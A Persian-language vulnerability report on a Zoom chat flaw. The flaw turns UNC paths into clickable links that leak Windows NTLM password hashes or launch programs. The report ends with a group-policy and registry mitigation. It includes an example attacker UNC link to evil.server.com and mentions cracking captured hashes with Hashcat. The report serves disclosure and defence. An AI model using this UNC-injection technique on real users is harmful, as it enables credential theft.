بسمه تعالی

سرقت اطلاعات از طریق تزریق لینک UNC در برنامه Zoom

گزارش آسیب‌پذیری

برنامه Zoom یک ابزار مناسب ویدئو کنفرانس و ارسال پیام‌های گروهی است. آمارهای منتشرشده نشان می‌دهند این برنامه توسط بیش از ۵۰۰ هزار شرکت مورد استفاده قرار می‌گیرد. بر اساس اطلاعات موجود، می‌توان به راحتی و با دانلود و نصب آن از تمام امکانات برنامه به صورت رایگان استفاده کرد و ویدئو کنفرانس‌هایی تا ۱۰۰ نفر را برگزار کرد.

شکل ۱ : تصویری از محیط برنامه Zoom

آسیب‌پذیری کشف شده در بخش گفت‌وگو[۱] در این برنامه به مهاجمان امکان سرقت اعتبارنامه‌های ویندوز و اجرای برنامه از طریق کلیک روی لینک‌های UNC[۲] را می‌دهد. هنگامی که مشتری از کلاینت Zoom استفاده می‌کند، شرکت‌کنندگان در جلسه می‌توانند با یکدیگر توسط فرستادن پیام متنی در رابط گفت‌وگو ارتباط برقرار کنند. هنگام ارسال پیام در صفحه گفت‌وگو، کلیه URLهای فرستاده شده، به Hyperlink[۳] تبدیل شده و سایر اعضا می‌توانند با کلیک روی آن، یک صفحه وب در مرورگر پیش‌فرض باز کنند.

---


[۱] chat

[۲] Universal Naming Convention (کنوانسیون نامگذاری جهانی) یک قالب برای مشخص کردن محل منابع در یک شبکه محلی است که از backslashها یا double slashها بدین منظور استفاده می‌کند.

[۳] ابرپیوند یا هایپرلینک (Hyperlink) که آن را به اختصار لینک یا پیوند نیز می‌نامند در واقع ارجاعی است که کاربر با کلیک کردن (یا ضربه زدن) روی آن می‌تواند مقصد آن را دنبال کند و به یک سند دیگر یا مکانی دیگر در همان سند هدایت شود.

۱ درباره آسیب‌پذیری

مشکل موجود در کلاینت Zoom که محقق امنیتی به نامg0dmode آن را کشف کرده است، می‌تواند در مسیرهای UNC شبکه ویندوز را به یک لینک قابل کلیک در صفحه گفت‌وگو تبدیل کند. این مشکل در شکل ۱ نمایش داده شده است.




شکل ۲ : تزریق UNC در صفحه گفت‌وگوی Zoom

همان‌طور که در صفحه گفت‌وگوی بالا مشاهده می‌شود، لینک URL عادی و مسیر UNCی \\evil.server.com\images\cat.jpg هردو به یک لینک قابل کلیک در صفحه گفت‌وگو تبدیل شده‌اند.


اگر کاربر روی لینک UNC کلیک کند، ویندوز سعی می‌کند برای باز کردن فایل cat.jpg به یک سایت از راه دور که از پروتکل انتقال فایل SMB استفاده می‌کند، متصل شود. هنگام انجام این کار، ویندوز به طور پیش‌فرض نام کاربری و فایل hash رمزعبور NTLM را ارسال می‌کند که می‌تواند با استفاده از ابزارهای رایگان مانند Hashcat برای شکستن hash یا فاش کردن رمزعبور کاربر کرک شود.

محقق امنیتی‌ای به نام Matthew Hickey، تزریق UNC در Zoom را آزمایش کرد و همان‌طور که در شکل زیر مشاهده می‌شود، با کلیک روی اشتراک گذاری قادر به capture کردن فایل hash رمزعبور NTLM ارسال شده به سرور میزبان بود. گروه BleepingComputer نیز نتایج فوق را در یک آزمایش محلی تایید کرد.



شکل ۳ : capture کردن فایل hash رمز عبور NTLM

آنچه این مسئله را مشکل‌ساز می‌کند، این است که با توان فعلی کارت‌های گرافیک و CPUها، برنامه‌ای مانند Hashcat می‌تواند فایل hash رمزهای عبور را به سرعت بشکند. به طور مثال hash زیر برای یک رمزعبور نسبتاً آسان طی ۱۶ ثانیه شکسته شد.



شکل ۴: شکسته شدن فایل hash با استفاده از ابزار hashcat

طبق نظر محققان، علاوه بر اعتبارنامه‌های سرقت شده‌ی ویندوز، تزریق UNC می‌تواند پس از کلیک روی یک لینک در یک کامپیوتر محلی، برای راه‌اندازی برنامه‌ها استفاده شود. این روش کاربران را به مسیر UNC

در \\127.0.0.1 هدایت می‌کند، که باعث می‌شود هر فایل اجرا شده از آن دارای Mark-of-The-Web (MoTV)[۴]

شود؛ این مسئله باعث می‌شود ویندوز با پیغامی در مورد اجرای برنامه سوال کند.

محقق امنیتی شرکت گوگل نشان داده است که استفاده از یک مسیر در دستگاه تحت تاثیر حمله منع سرویس، می‌تواند برای باز کردن یک برنامه بدون مجوز کاربر استفاده شود؛ زیرا اجرا محلی بوده و از طریق وب نیست و بنابراین حاوی MoTW نخواهد بود.

برای رفع این مشکل، برنامه Zoom باید از تبدیل مسیر UNC به hyperlinkهای قابل کلیک در سیستم گفت‌وگو جلوگیری کند. شرکت Zoom در بیانیه‌ای به BleepingComputer اظهار داشت اطمینان از حفظ حریم شخصی و امنیت کاربران و داده‌های آنها مهم است؛ بنابراین آنها مشغول رفع این مشکل UNC هستند.


۲ جلوگیری از ارسال اعتبار NTLM به سرورهای راه دور

برای افرادی که نمی‌توانند منتظر رفع این مشکل باشند، یک سیاست گروهی وجود دارد که در صورت فعال شدن، پس از کلیک روی لینک UNC مانع از ارسال خودکار اعتبار NTML به یک سرور از راه دور شود. این سیاست «امنیت شبکه: محدود کردن NTLM: خروج ترافیک NTLM به سرورهای از راه دور» نامیده می‌شود و با استفاده از مسیر زیر قابل دسترسی است:

پیکربندی کامپیوتر-> تنظیمات ویندوز-> تنظیمات امنیت-> سیاست‌های محلی-> گزینه‌های امنیتی -> امنیت شبکه: محدود کردن NTLM: خروج ترافیک NTLM به سرورهای از راه دور

اگر روی گزینه Deny all کلیک کرده و همه تنظیمات را رد کنیم، ویندوز دیگر هنگام دستیابی به یک اشتراک، به طور خودکار اعتبار NTLM را به یک سرور از راه دور ارسال نمی‌کند.

[۴] یکی از ویژگی‌های Windows Internet Explorer است که امنیت را افزایش می‌دهد.



شکل ۵ : تنظیمات سیاست گروهی

لازم به ذکر است هنگامی که این سیاست در دستگاه‌های موجود در دامنه، پیکربندی شده باشد ممکن است هنگام دسترسی به اشتراک مشکلاتی ایجاد کند.


کاربران ویندوز ۱۰ امکان دسترسی به ویرایشگر این سیاست را ندارند و برای پیکربندی این سیاست باید از رجیستری ویندوز استفاده کنند. بدین منظور باید مقدار رجیستری RestrictSendingNTLMTraffic در پایین کلید HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\MSV1_0 ایجاد شده و مقدار آن برابر ۲ قرار گیرد.

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control
\Lsa\MSV1_0]
"RestrictSendingNTLMTraffic"=dword:00000002
```

شکل ۶

برای اینکه این مقداردهی به درستی ایجاد شود، کاربران ویندوز باید ویرایشگر رجیستری را با دسترسی Administrator اجرا کنند. پس از انجام تنظیمات رجیستری در شکل بالا، مقدار RestrictSendingNTLMTraffic مانند شکل زیر خواهد بود:



شکل ۷: ویرایشگر رجیستری ویندوز

هنگام پیکربندی این سیاست، نیازی به راه‌اندازی مجدد سیستم نیست. برای بازگرداندن عملکرد ارسال اعتبار NTLM در ویندوز، باید با حذف مقدار RestrictSendingNTLMTraffic این سیاست را غیرفعال کرد.

۳ مراجع

[1] https://www.bleepingcomputer.com/news/security/zoom-lets-attackers-steal-windows-credentials-run-programs-via-unc-links/